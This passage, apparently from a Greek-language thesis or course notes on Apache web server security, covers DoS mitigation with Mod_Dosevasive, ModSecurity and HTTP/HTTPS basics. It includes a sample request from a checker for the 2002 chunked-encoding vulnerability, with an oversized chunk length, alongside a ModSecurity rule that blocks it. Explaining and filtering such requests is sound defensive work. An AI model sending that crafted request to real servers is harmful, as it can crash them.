Επιθέσεις DoS που στοχεύουν στη βάση δεδομένων.

Ο καλύτερος τρόπος για να προστατευτούμε από τέτοιου είδους επιθέσεις είναι η υλοποίηση των κατάλληλων ελέγχων εισαγωγής δεδομένων μέσο φίλτρων ούτος ώστε να μη μπορέσει ένας επιτιθέμενος να εισαγάγει κάποια SQL δήλωση μέσα στο URL μιας back-end βάσης δεδομένων .

Επιθέσεις DoS που στοχεύουν στο web διακομιστή

Νωρίτερα συζητήσαμε τη διαμόρφωση μιας HTTP σύνδεσης με σκοπό να βοηθήσει στην μείωση των επιπτώσεων μιας DoS επίθεσης με ενημερωμένες ρυθμίσεις για *KeepAlives, KeepAliveTimeouts,* και ούτω καθεξής. Εκτός από αυτές τις directives του Apache, μπορούμε επίσης να επικαλεστούμε την *Mod_Dosevasive* για να ανταποκριθεί σε αυτές τις επιθέσεις . Μια πρόσθετη τεχνική που μπορεί να χρησιμοποιηθεί για να μειώσει τις επιπτώσεις μιας DOS επίθεσης είναι να αλλάξετε τον κωδικό προεπιλεγμένης κατάστασης που επιστρέφεται από Mod_Dosevasive. Ο προεπιλεγμένος κωδικός κατάστασης είναι ο 403 Forbidden. Αυτό προκαλεί προβλήματα κατανάλωσης πόρων του συστήματος μέχρι που ενεργοποιήθηκαν τα CGI alerting scripts για τους 403 κωδικούς κατάστασης. Αυτά τα scripts θα παρουσιάσουν στον εισβολέα μια html σελίδα και, επίσης θα ενημερώσουν το προσωπικό ασφαλείας μέσο e-mail. Η επιβάρυνση που συνδέεται με την δημιουργία αυτών των CGI scripts και την κλήση της sendmail επιδεινώνει τις επιπτώσεις μιας επίθεσης DoS εναντίον ενός ιστιότοπου. Πώς μπορούμε όμως να διορθωθεί αυτό το ζήτημα;

Ενημερώνοντας τον κώδικα του Mod_Dosevasive για να αλλάξετε τον κωδικό κατάστασης, αλλά η ερώτηση ήταν "Πως πρέπει να αλλάξει;" Χρειαζόμαστε ένα κωδικό κατάστασης που να μη δημιουργήσει ένα CGI script και να επιστρέφει μόνο τις κεφαλίδες απόκρισης του HTTP. Αυτή η έλλειψη ενός μυνήματος απάντησης θα συμβάλει στη μείωση της κατανάλωσης του δικτύου. Ως εκ τούτου, κατόπιν επεξεργασίας του αρχείου mod_dosevasive20.c πρέπει να αλλαχθούν όλες οι καταχωρήσεις με κωδικό κατάστασης από HTTP_FORBIDDEN σε HTTP_MOVED_TEMPORARILY.

Εκτός από μια επίθεση κατανάλωσης πόρων, ένας εισβολέας μπορεί να είναι σε θέση να εκμεταλλευτεί μία ευπάθεια του λογισμικού του web server για να προκαλέσει τον γνωστό κρεμάσμα που γίνεται αντιληπτό με την αδυναμία να εξυπηρετήσει του χρήστες . Ένα καλό παράδειγμα αυτής της κατάστασης ήταν η Chunked-Encoding Vulnerability (κατατμημένης-Κωδικοποίηση ευπάθειας) που είναι γνωστή από τον Ιούνιο του 2002 (www.cert.org/advisories/CA-2002-17.html). Σε αυτό το θέμα ευπάθειας, ένας εισβολέας θα μπορούσε να στείλει ένα αίτημα που περιλαμβάνει τη "Transfer-Encoding: chunked" κεφαλίδα μαζί με τα στοιχεία ωφέλιμου φορτίου (payload) που θα μπορούσε να προκαλέσει την συντριβή του διακομιστή ή να προκαλέσει την εκτέλεση κώδικα. Η εταιρία eEye Security κυκλοφορήσε ένα εργαλείο αυτόματου ελέγχου ενός web server το οποίο εξακριβώνει άν ένας ιστιότοπος είναι ευάλωτος : http://eeye.com/html/Research/Tools/apachechunked.html. Το αποτέλεσμα μιας HTTP αίτησης μοιάζει με το παρακάτω :

```
**************Begin Session****************
POST /EEYE.html HTTP/1.1
Host: www.EEYE2002.com
Transfer-Encoding: chunked

Content-Length: 22
4
```

```
EEYE
7FFFFFFF
[DATA]
**************End Session******************
```

Πέρα από το να ενημερώνεται τον Apache με τα κατάλληλα patch μπορείτε επίσης να υλοποιήσετε ένα φίλτρο Mod_Security το οποίο μπλοκάρει όλα τα αιτήματα ενός client που υποβάλλει μία Transfer-Encoding κεφαλίδα .

```
SecFilterSelective HTTP_TRANSFER_ENCODING "!^$"
```

Πέρα από τις επιλογές για μείωση της επιβάρυνσης του Apache , πρέπει να γίνεται παρακολούθηση των πόρων ενός web site .Απομωνόντας διάφορους κρίσιμους πόρους και προσομοιώνοντας εναλλακτικά Dos σενάρια για την αποτελεσματικότερη δοκιμή της ακεραιότητας συνολικά του συστήματος .Μόλις ανιχνευθούν τα λεγόμενα «hot spots » πρέπει να γίνει αξιολόγηση και αναθεώρηση του σχεδιασμού ακόμη και η προσθήκη περισσότερο ανθεκτικών πόρων .Επιπρόσθετες λύσεις δικτυακής αρχιτεκτονικής περιλαμβάνουν μεθόδους αποκατάστασης του διακομιστή μετά από αποτυχία (failover) και ορισμού κατώτατου ορίου φορτίου εξισορρόπησης και αποφυγής του πλεονασμού .

Η μόνη πραγματική προστασία σε DDoS επιθέσεις μπορεί να γίνει σε επίπεδο δικτύου , στην upstream κίνηση του διακομιστή. Από τη στιγμή που η DDoS κυκλοφορίας χτυπά τη κάρτα δικτύου (NIC) του διακομιστή σας, έχει ήδη περάσει από πολλά κομμάτια της δρομολόγησης και πιθανό έχει προκαλέσει μεγάλο όλεθρο στην διάρκεια αυτής της πορείας . Ακόμα κι αν μπλοκαριστεί σε επίπεδο firewall του συστήματος , η κάρτα δικτύου και ο πυρήνα σας χρειάζεται να εξετάσει κάθε πακέτο που μπαίνει .

Η σωστή αντίδραση σε μια DDoS επίθεση είναι να μπλοκάρονται τα πακέτα στο router σας ,αν δεν έχουν ήδη φτάσει οι πόροι του router σε κορεσμό λόγο του υψηλού φορτίου διαμετακόμιση . Επιπλέον το ιδανικότερο θα ήταν ο φορέας παροχής της σύνδεσης να εμποδίσει τέτοιου είδους κυκλοφορία πριν φτάσει στο διακομιστή σας . Μερικές επιθέσεις προέρχονται από συγκεκριμένες χώρες μόνο (π.χ. Κίνα, Ρωσία, Κορέα). Μπορείτε να ετοιμάσετε ACLs για routers που θα δεσμεύσουν το σύνολο των netblocks που ανήκουν σε μια συγκεκριμένη χώρα. Αλλά κάτω από μια γενικευμένη μαζική επίθεση οι περισσότερες πιθανότητες είναι ότι το firewall σας θα περιοριστεί αν όχι θα καταρρεύσει , λόγο του αυξημένου φορτίου επεξεργαστικής ισχύς που θα χρειαστεί να καταναλώσει .

ModSecurity for Apache 2.5.11

Το ModSecurity είναι ένα τείχος προστασίας εφαρμογών Web (WAF-web application firewall). Με πάνω από το 70% των επιθέσεων να πραγματοποιούνται σήμερα πάνω από το επίπεδο εφαρμογής Web, οι οργανισμοί χρειάζονται να λαβουν όλα τα μέταρα ασφαλείας στο να διασφαλίσουν την ασφάλεια και την βιωσημότητα των συστημάτων τους .Τα WAFs υλοποιούνται για τη δημιουργία ενός αυξημένου εξωτερικού στρώματος ασφάλειας για την ανίχνευση ή / και την πρόληψη των επιθέσεων πριν φτάσουν , στις διαδικτυακές εφαρμογές .Το ModSecurity παρέχει προστασία από μια σειρά επιθέσεων κατά των διαδικτυακών εφαρμογών και επιτρέπει την παρακολούθηση της HTTP κυκλοφορίας , επιτρέπει σε πραγματικό χρόνο ανάλυση με ελάχιστη ή καμία αλλαγή στην υπάρχουσα υποδομή του server .

Καταγραφή της HTTP κυκλοφορίας .

Οι Web Διακομιστές όπως ο Apache είναι συνήθως καλά εξοπλισμένοι για να καταγράφουν την κυκλοφορία σε τέτοια μορφή χρήσιμη για τις διάφορες αναλύσεις πχ. του μάρκετινγκ , αλλά υστερούν στην καταγραφή κυκλοφορίας επιπέδου web εφαρμογών . Ειδικότερα, οι περισσότεροι δεν μπορούν να την καταγράψουν τα bodies των πακέτων που έχουν αιτηθεί. Οι διάφοροι κακόβουλοι το γνωρίζουν αυτό, και αυτός είναι ο λόγος για τον οποίο οι περισσότερες επιθέσεις πραγματοποιούνται πλέον μέσω των αιτήσεων POST, καθιστώντας τα συστήματα αδύναμα να αντιδράσουν σε μία αόρατη για αυτούς απειλή .

Το ModSecurity παρέχει πλήρη καταγραφή των HTTP συναλλαγών μεταξύ των αιτημάτων και των απαντήσεις που λαμβάνει και αποστέλει ο server . Ο μηχανισμός καταγραφής που διαθέτει επιτρέπει επίσης την λήψη κρίσιμων αποφάσεων σχετικά με το τι καταγράφεται και το πότε διασφαλίζοντας ότι μόνο τα δεδομένα που έχουμε ορίσει εμείς τελικά καταγράφονται. Δεδομένου ότι ορισμένα από τα αιτήματα και οι απαντήσεις που εναλλάσονται , μπορεί να περιέχουν ευαίσθητα δεδομένα σε ορισμένους τομείς, το ModSecurity μπορεί να ρυθμιστεί ώστε να καλύψει αυτά τα πεδία πριν γραφτούν στο αρχείο ελέγχου καταγραφής (log).

Παρακολούθηση σε πραγματικό χρόνο και ανίχνευση επιθέσεων.

Το ModSecurity μπορεί να παρακολουθεί την HTTP κίνηση σε πραγματικό χρόνο για την ανίχνευση επιθέσεων. Σε αυτή την περίπτωση, το ModSecurity λειτουργεί ως εργαλείο ανίχνευσης ενεργειών εισβολής στο web, επιτρέποντάς την άμεση αντίδραση του συστήματος ενάντια στις ύποπτες αυτές εκδηλώσεις που λαμβάνουν χώρα .

Αποτροπή επιθέσεων και έγκαιρο Patching

Το ModSecurity μπορεί επίσης να ενεργήσει άμεσα για την αποτροπή επιθέσεων από το να φτάσουν ως τις web εφαρμογές που φιλοξενεί ο server . Υπάρχουν τρεις προσεγγίσεις που χρησιμοποιούνται συνήθως:

1.Το αρνητικό μοντέλο ασφάλειας. Ένα αρνητικό πρότυπο ασφαλείας παρακολουθεί τις αιτήσεις για ανωμαλίες, ασυνήθιστη συμπεριφορά, και για εκδήλωση κοινών επιθέσεων σε web εφαρμογες. Διατηρεί βαθμολογίες σχετικά με τις ανωμαλίες που ανιχνεύει για κάθε αίτηση, για κάθε διευθύνση IP, για καθε συνεδρία αίτησης, και για τους λογαριασμούς χρηστών. Οι αιτήσεις με τα υψηλά σκορ ανωμαλιών ανάλογα την παραμετροποίηση που έχει υλοποιηθεί , είτε απλά καταγράφονται είτε μπορούν να απορριφθούν εντελώς.

2.Το θετικό μοντέλο ασφάλειας. Όταν ένα θετικό πρότυπο ασφάλειας έχει αναπτυχθεί, μόνον οι αιτήσεις που είναι γνωστές ότι είναι έγκυρες γίνονται αποδεκτές , με όλα τα άλλα αιτήματα να απορρίπτονται . Αυτό το μοντέλο απαιτεί καλή γνώση των διαδικτυακών εφαρμογών που θέλουμε να προστατεψουμε . Ως εκ τούτου ένα θετικό μοντέλο ασφαλείας λειτουργεί καλύτερα με εφαρμογές που έχουν μεγάλη χρήση αλλά σπάνια ενημερώνεται ή μεταβάλονται έτσι ώστε οι τροποποιήσεις που χρειάζονται για την διατήρηση αυτού του μοντέλου είναι όσο το δυνατόν ελάχιστες .

3.Οι γνωστές αδυναμίες και τα τρωτά σημεία. Η γλώσσα κανόνων που χρησιμοποιείται κάνει το ModSecurity ένα ιδανικό εξωτερικό εργαλείο επιδιόρθωσης κενών ασφαλείας (patching). Το εξωτερικό patching (μερικές φορές αναφέρεται ως Virtual Patching) έχει ως σκοπό τη μείωση του ρίσκου . Ο χρόνος όμως που απαιτείται για την επιδιώρθωση τρωτών σημείων των εφαρμογών συχνά διαρκεί εβδομάδες σε πολλούς οργανισμούς. Με το ModSecurity, οι εφαρμογές μπορούν να επιδιορθωθούν από το εξωτερικό συνεργάτη , χωρίς να αγγίζει τον πηγαίο κώδικα των εφαρμογών (ή ακόμη χωρίς καμία πρόσβαση σε αυτές), να καταστούν τα συστήματα προσωρινά ασφαλές έως ότου μια κατάλληλη και δοκιμασμένη λύση τεθεί σε εφαρμογή.

Μηχανή κανόνων

Μια ευέλικτη μηχανή κανόνων βρίσκεται στην καρδιά του ModSecurity. Είναι μια εξειδικευμένη γλώσσα προγραμματισμού σχεδιασμένη να λειτουργεί με HTTP δεδομένα των συναλλαγών. Η σύγκεκριμένη γλώσσα κανόνων έχει σχεδιαστεί ώστε να είναι εύκολη στη χρήση, αλλά και ευέλικτη: οι πιο κοινές ενέργειες δομούνται απλά, ενώ για ακόμη και πιο περίπλοκες λειτουργίες καθίστανται εφικτές . Πιστοποιημένοι ModSecurity Κανόνες (CR), περιλαμβάνεται στην αρχική εγκατάσταση του ModSecurity, οι οποίοι περιέχουν ένα ολοκληρωμένο σύνολο κανόνων που εφαρμόζουν γενικής χρήσης ελέγχους διασφάλισης , επικύρωση πρωτοκόλλου και εντοπισμό των κοινών κενών ασφαλείας των web εφαρμογών .

ModSecurity και κυριότεροι κανόνες .

Για να γίνει χρήσιμο το ModSecurity πρέπει να παραμετροποιηθεί με κανόνες. Για να μπορούν οι χρήστες να επωφεληθούν πλήρως από το ModSecurity , η εταιρία Breach Security, Inc προσφέρει δωρεάν πιστοποιημένους κανόνας για εκδόσεις 2.x. ModSecurity Σε αντίθεση με τα συστήματα ανίχνευσης και παρείσφρησης (intrusion detection and prevention systems), τα οποία στηρίζουν την αποτελεσματικότητα τους πάνω σε υπογραφές των πιο γνωστών τρωτών σημείων που έχουν ανιχνευθεί , οι ModSecurity κανόνες παρέχουν γενική προστασία από άγνωστες ευπάθειες που βρίσκονται συχνά σε web εφαρμογές , οι οποίες στις περισσότερες περιπτώσεις περιλαμβάνουν τροποποίηση κώδικα από κακόβουλους χρήστες . Οι κυριότεροι κανόνες περιέχουν αναλυτικά σχόλια ώστε να

μπορέσουν να χρησιμοποιηθούν ως οδηγός υλοποίησης επόμενων κανόνων για τους διαχειριστές των servers . Το τελευταίο σύνολο σημαντικών κανόνων (Core Rules) μπορεί κάποιος να αναζητήσει , στην ιστοσελίδα του ModSecurity - http://www.modsecurity.org/projects/rules/.

Περιεχόμενο Σημαντικότερων Κανόνων .

Για την γενικότερη προστασία των web εφαρμογών το σύνολο των κανόνων , περιλαμβάνουν τις εξής τεχνικές :


- HTTP προστασία - διαπίστωση των παραβάσεων του πρωτοκόλλου HTTP και τον προσδιορισμό τοπικά καθορισμένων διαφόρων πολιτικών χρήσεων .
- Προστασία από κοινές Web Επιθέσεις - τον εντοπισμό κοινών επιθέσεων web εφαρμογών ασφάλειας.
- Αυτοματοποίηση στην ανίχνευσή – Ανίχνευση bots, crawlers , σαρωτών και άλλες κακόβουλες δραστηριότητες .
- Προστασία από trojan - Ανίχνευση πρόσβασης από Trojans .
- Απόκρυψη Σφαλμάτων - παραποίηση μηνυμάτων λάθους που αποστέλλονται από το διακομιστή.

HYPERTEXT TRANSFER PROTOCOL (HTTP)

Το HyperText Transfer Protocol (HTTP) [1, 2, 3] αποτελεί το βασικό πρωτόκολλο για την ανταλλαγή πληροφορίας στο πλαίσιο του WWW. Είναι ένα ιδιαίτερα ευέλικτο πρωτόκολλο επιπέδου εφαρμογής (application level) που καθορίζει απλές δοσοληψίες μεταξύ του WWW browser και ενός HTTP server. Βασικός στόχος του HTTP είναι η επίτευξη χαμηλών χρόνων απόκρισης (response times). Προς αυτή την κατεύθυνση το HTTP αναπτύχθηκε σαν πρωτόκολλο χωρίς μνήμη (stateless protocol) δηλ. Δεν διατηρεί καμία πληροφορία για μία σύνδεση μετά από την διεκπεραίωση μίας σχετικής αίτησης. Η διατήρηση πληροφορίας κατάστασης μπορεί να επιτευχθεί εκτός από τον ίδιο τον HTTP server μέσω εξωτερικών προγραμμάτων που ακολουθούν το πρωτόκολλο CGI ή βάσεων δεδομένων. Τέλος το HTTP χαρακτηρίζεται αντικειμενοστρεφές (object oriented protocol). Μπορεί να εφαρμοστεί, με μικρές μετατροπές στις υποστηριζόμενες μεθόδους, σε name servers και κατανεμημένα συστήματα διαχείρισης αντικειμένων.

Το HTTP έχει υποστεί βελτιστοποίηση και ειδικό σχεδιασμό για κατανεμημένα και συλλογικά (collaborative) πληροφοριακά συστήματα υπερμέσων. Τα μεταδιδόμενα δεδομένα μπορεί να είναι απλό κείμενο , εικόνες, υπερκείμενο κα.

Τα μηνύματα του HTTP μοιάζουν σημαντικά με αυτά των πρωτοκόλλων FTP (File Transfer) και NNTP (Network News). Η βασική τους διαφορά είναι ο stateless χαρακτήρας του HTTP που δεν εντοπίζεται στα υπόλοιπα. Η απουσία μνήμης κρίνεται αποδοτική (efficient) για το πρωτόκολλο όταν ένας σύνδεσμος (link) από ένα αντικείμενο οδηγεί σε ένα αντικείμενο που βρίσκεται αποθηκευμένο σε άλλο server. Επίσης η ιδιότητα αυτή κρίνεται κατάλληλη εφόσον ο client επιστρέφει πληροφορία στον χρήστη με βάση URIs και όχι παλαιότερες ενέργειες του.



Εικόνα 10 Stateless HTTP

Μόλις εισάγετε το URL στο πλαίσιο διεύθυνσης του προγράμματος περιήγησης, το πρόγραμμα περιήγησης μεταφράζει το URL σε ένα μήνυμα αιτήματος, σύμφωνα με το καθορισμένο πρωτόκολλο. Και στέλνει το μήνυμα αίτηση στο διακομιστή. Για παράδειγμα, το πρόγραμμα περιήγησης μεταφράζει την http://www.test101.com/doc/index.html URL στο ακόλουθο αίτημα μηνύματος :

```
GET /docs/index.html HTTP/1.1
Host: www.test101.com
Accept: image/gif, image/jpeg, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
(blank line)
```

Όταν το αίτημα του μηνύματος φτάσει στο διακομιστή, ο διακομιστής μπορεί να ακολουθήσει μία από τις παρακάτω ενέργειες:

1. Ο διακομιστής διερμηνεύει το URI που έλαβε, αντιστοιχεί το URI σε ένα αρχείο εγγράφου κάτω από τον κατάλογο του server, και επιστρέφει το αρχείο που ζητήθηκε για τον πελάτη.
2. Ο διακομιστής ερμηνεύει το URI που έλαβε, αντιστοιχεί το URI σε ένα πρόγραμμα που φυλάσσεται στο διακομιστή, εκτελεί το πρόγραμμα, και επιστρέφει την έξοδο του προγράμματος στον πελάτη.
3. Η αίτηση δεν μπορεί να ικανοποιηθεί, ο διακομιστής επιστρέφει ένα μήνυμα σφάλματος.

Ένα παράδειγμα HTTP μηνύματος απόκρισης είναι το παρακάτω :

```
HTTP/1.1 200 OK
Date: Sun, 18 Oct 2009 08:56:53 GMT
Server: Apache/2.2.14 (Win32)
Last-Modified: Sat, 20 Nov 2004 07:16:26 GMT
ETag: "10000000565a5-2c-3e94b66c2e680"
Accept-Ranges: bytes
Content-Length: 44
Connection: close
Content-Type: text/html
X-Pad: avoid browser bug

<html><body><h1>It works!</h1></body></html>
```


Το πρόγραμμα περιήγησης που λαμβάνει το μήνυμα απάντησης, ερμηνεύει το μήνυμα και εμφανίζει το περιεχόμενο του μηνύματος στο παράθυρο του browser, σύμφωνα με το internet media type* της απάντησης. Μερικά από τα σηνιθισμένα media types :

media types
text / plain
text / html
image / gif
image / jpeg
audio / mpeg
video / MPEG
application / MSWord
application / pdf

Table 3 Media Types

Στη κατάσταση idle , ο HTTP διακομιστής δεν κάνει τίποτα, αλλά «ακούει» τη διεύθυνση IP και τα PORTS που έχουν οριστέι στην παραμαετροποίησή του για κάποια εισερχόμενη αίτηση. Όταν φτάνει ένα αίτημα, ο διακομιστής αναλύει την επικεφαλίδα του μηνύματος, εφαρμόζει τους κανόνες που ορίζονται στη διάταξη, και λαμβάνει τα κατάλληλα μέτρα.

Το παρακάτω δείχνει ένα δείγμα HTTP αιτήματος :



Εικόνα 11 HTTP Request

Η πρώτη γραμμή καλείται status line ακολουθούμενη από προαιρετικά headers.

Η status line ακολουθεί την παρακάτω σύνταξη :

```
HTTP-version status-code reason-phrase
```

Σύνταξη της Status line	
HTTP-version	Η HTTP έκδοση που χρησιμοποιείται για αυτό το session. HTTP/1.0 και HTTP/1.1.
status-code:	Ένας 3-ψήφιος αριθμός που δημιουργείται από τον διακομιστή και αντιπροσωπεύει το αποτέλεσμα του αιτήματος .
reason-phrase	Δίνει μια μικρή επεξήγηση για το status-code.

Table 4 Σύνταξη της Status line

Τα ποιο συνηθισμένα status code είναι τα παρακάτω :

```
HTTP/1.1 200 OK
HTTP/1.0 404 Not Found
HTTP/1.1 403 Forbidden
```

Τα headers της απάντησης είναι ζεύγη της μορφής name:value όπως παρακάτω:


```
response-header-name: response-header-value1, response-header-value2, ...
```

παραδείγματα headers απάντησης :

```
Content-Type: text/html
Content-Length: 35
Connection: Keep-Alive
Keep-Alive: timeout=15, max=100
```

Το message body της απάντησης περιέχει τα δεδομένα που ζητήθηκαν από τον web διακομιστή .

Το παρακάτω είναι ένα δείγμα HTTP απάντησης :



Εικόνα 12 HTTP Response

Μέθοδοι HTTP Αιτήσεων

Στην 1.0 έκδοση του HTTP υποστηρίζονται οι μέθοδοι GET, HEAD και PUT με τα εξής χαρακτηριστικά:

GET: Η μέθοδος GET σχετίζεται με την ανάκτηση της οποιασδήποτε πληροφορίας η οποία καθορίζεται από το URI της αίτησης (Request URI). Εάν το URI της αίτησης υποδεικνύει μία διαδικασία επεξεργασίας δεδομένων θα πρέπει να επιστραφούν, ως απάντηση, τα δεδομένα όπως αυτά προέκυψαν από την σχετική διαδικασία.

Μία αίτηση GET μπορεί να υποβληθεί υπό συγκεκριμένη συνθήκη (conditional GET). Στην περίπτωση αυτή, στην επικεφαλίδα της σχετικής αίτησης συμπεριλαμβάνεται το πεδίο If-modifiedsince. Το προσδιοριζόμενο αντικείμενο ανακτάται μόνο στην περίπτωση που η ημερομηνία της τελευταίας ενημέρωσης/ μεταβολής του είναι πιο πρόσφατη από την ημερομηνία που καθορίζεται από το πεδίο If-modified-since.

Η δυνατότητα conditional GET στοχεύει στην ελαχιστοποίηση του δικτυακού φόρτου επιτρέποντας την χρήση των cached αντιγράφων στους clients. Με τον μηχανισμό αυτό αποφεύγεται η ανταλλαγή περιττών δεδομένων στις περιπτώσεις αντικειμένων που δεν διακρίνονται για τις συχνές μεταβολές τους.

HEAD: Η μέθοδος αυτή είναι τελείως ανάλογη με την GET. Χρησιμοποιείται για τον έλεγχο συνδέσμων υπερκειμένου (hypertext links) σχετικά με την δυνατότητα πρόσβασης τους, την εγκυρότητα καθώς και ενδεχόμενες πρόσφατες μεταβολές τους. Δεν προβλέπεται η δυνατότητα conditional HEAD.

Στην μέθοδο HEAD ο server δεν επιστρέφει, στην απάντηση του, το σώμα της προσδιοριζόμενης πληροφοριακής οντότητας (πεδίο Entity-body) παρά μόνο μεταπληροφορία για αυτήν. Η επιστρεφόμενη μεταπληροφορία είναι η ίδια με την περίπτωση της μεθόδου GET.

Χρησιμοποιείται κατά κύριο λόγο από τους browsers που εφαρμόζουν caching για την ανάκτηση αντικειμένων με βάση το πεδίο επικεφαλίδας Last-modified-since. Εάν η ημερομηνία αυτή είναι νεότερη από αυτή του αντικειμένου της cache ζητείται το περισσότερο πρόσφατο αντικείμενο. Οι μέθοδοι GET και HEAD έχει επικρατήσει να χρησιμοποιούνται μόνο για την ανάκτηση πληροφορίας (retrieval) και όχι για άλλες λειτουργίες.

POST: Μια μέθοδο POST χρησιμοποιείται για την αποστολή δεδομένων στο διακομιστή , στη συνέχεια τα δεδομένα αυτά χρειάζεται να υποβληθούν σε επεξεργασία με κάποιο τρόπο, πχ. από ένα CGI script.

Σε μία αίτηση POST υπάρχει ένα Block δεδομένων που αποστέλλεται μέσο του Body του αιτήματος . Υπάρχουν συνήθως επιπλέον headers για την περιγραφή του Body, όπως Content Type: και Content-Μήκος:

Το αιτούμενο URI δεν αποτελεί πόρο για να ανακτηθεί .Είναι συνήθως ένα πρόγραμμα το οποίο χειρίζεται τα δεδομένα που στέλνονται .
Η HTTP απάντηση είναι συνήθως αποτέλεσμα ενός προγράμματος και όχι ένα στατικό αρχείο.

Η πιο κοινή χρήση του POST, είναι στην υποβολή δεδομέων φόρμας HTML σε CGI scripts. Στην περίπτωση αυτή, το Content-Type: header συνήθως είναι το application / x-www-form-urlencoded, και το Content-Length: header δίνει το μήκος του URL-των κωδικοποιημένων δεδομένων φόρμας . Το CGIscript λαμβάνει το σώμα του μηνύματος μέσω STDIN, και το αποκωδικοποιεί. Παρακάτω ακολουθεί μια τυπική υποβολή φόρμας, χρησιμοποιώντας τη μέθοδο POST:

```
POST / path / script.cgi HTTP/1.0
Από: frog@jmarshall.com
User-Agent: HTTPTool/1.0
Content-Type: application / x-www-form-urlencoded
Content-Length: 32
```

Μπορεί να χρησιμοποιηθεί η μέθοδος POST για την αποστολή οτιδήποτε δεδομένων και όχι μόνο για μόνο για υποβολή δεδομένων φόρμας . Απλά χρειάζεται επιβεβαίωση τόσο του προγράμματος του αποστολέα όσο και του παραλήπτη ότι συμφωνούν με το format .

Υπηρεσία HTTPS

Το Hypertext Transfer Protocol Secure (HTTPS) συνήθως χρησιμοποιείται για τη διεξαγωγή χρηματικών συναλλαγών μέσω του παγκόσμιου ιστού καθώς και την πρόσβαση σε ευαίσθητα δεδομένα (π.χ. μηνύματα ηλεκτρονικού ταχυδρομείου). Για τη χρήση του HTTPS, αντί για http://, στο URI των ιστοσελίδων χρησιμοποιείται το https://. Το HTTPS είναι ένας συνδυασμός του Hypertext Transfer Protocol (HTTP) με ένα πρωτόκολλο για ασφαλή μετάδοση δεδομένων. Αμφότερα, το HTTP και το πρωτόκολλο ασφαλούς μετάδοσης, λειτουργούν πάνω από το στρώμα μεταφοράς TCP του διαδικτύου. Το πρωτόκολλο ασφαλούς μετάδοσης λειτουργεί ως υπόστρωμα *πάνω* από το πρωτόκολλο μεταφοράς και *κάτω* από το στρώμα εφαρμογής, κρυπτογραφώντας τα μηνύματα HTTP πριν τη μετάδοση και αποκρυπτογραφώντας τα κατά τη λήψη. Το HTTPS ήταν γνωστό και ως “Hypertext Transfer Protocol over Secure Socket Layer”, αλλά τώρα το πρωτόκολλο ασφαλούς

μεταφοράς είναι το Transport Layer Security (TLS) αντί του Secure Sockets Layer (SSL).

